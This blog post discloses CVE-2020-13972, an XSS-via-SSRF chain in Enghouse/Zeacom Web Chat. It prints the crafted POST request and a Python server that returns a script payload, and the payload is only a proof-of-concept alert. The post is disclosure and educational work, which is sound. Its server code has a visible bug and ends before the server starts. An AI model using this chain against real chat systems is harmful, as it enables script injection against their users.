Burninator Sec

This blog is about the educational (and sometimes entertainment) value of simple hacks. For active vulnerabilities, real names are concealed.

Wednesday, September 2, 2020

CVE-2020-13972 - XSS via SSRF in Enghouse/Zeacom web chat

Here's a chained attack of a known SSRF issue (CVE-2019-16948 / CVE-2019-16951) in order to get XSS in Enghouse Web Chat 6.2.284.34.

When an attacker enters their own URL in the WebServiceLocation parameter, the response from the POST request is displayed by the application client side, and any JavaScript returned from the external server is executed in the browser.


For example, the attacker injects their URL (ending in /ooowee):

```
POST /WebChat/Chat.asmx/EmailTranscript HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 253
Origin: [redacted]
Connection: close
Referer: [redacted]
Cookie: [redacted]

UserSessionID=00000&ToEmail=s@gmail.com&Message=12:15:01 PM Please wait...
12:15:09 PM The chat session has ended
12:15:17 PM You are now connected to [redacted]
12:15:31 PM The chat session has ended
&WebServiceLocation=[redacted]/ooowee
```

The endpoint at /ooowee is returning a XSS payload as a POST response (using mdonkers script from GitHub for a quick server to spin up):

```
"""
Very simple HTTP server in python for logging requests
Usage::
    ./server.py [<port>]
"""
from http.server import BaseHTTPRequestHandler, HTTPServer
import logging

class S(BaseHTTPRequestHandler):
    def _set_response(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()

    def do_GET(self):
        logging.info("GET request,\nPath: %s\nHeaders:\n%s\n", str(self.path), str(self.headers))
        self._set_response()
        self.wfile.write("GET request for {}".format(self.path).encode('utf-8'))

    def do_POST(self):
        content_length = int(self.headers['Content-Length']) # <--- Gets the size of data
        post_data = self.rfile.read(content_length) # <--- Gets the data itself
        logging.info("POST request,\nPath: %s\nHeaders:\n%s\n\nBody:\n%s\n",
                str(self.path), str(self.headers), post_data.decode('utf-8'))

        self._set_response()
        self.wfile.write("<script>alert(133[redacted]</script>")

def run(server_class=HTTPServer, handler_class=S, port=8080):
    logging.basicConfig(level=logging.INFO)
    server_address = ('', port)
```

The XSS payload pops for the client:



Posted by burninator at 5:13 PM

Labels: application logic, attack chaining, CVE, JavaScript, XSS

No comments:

Post a Comment

To leave a comment, click the button below to sign in with

Newer Post Home Older Post

Twitter

@burninatorsec

Disclaimer

Information in this blog is for educational purposes only. I am not liable for damages or illegal activity caused directly or indirectly based on the information shared here.

Archive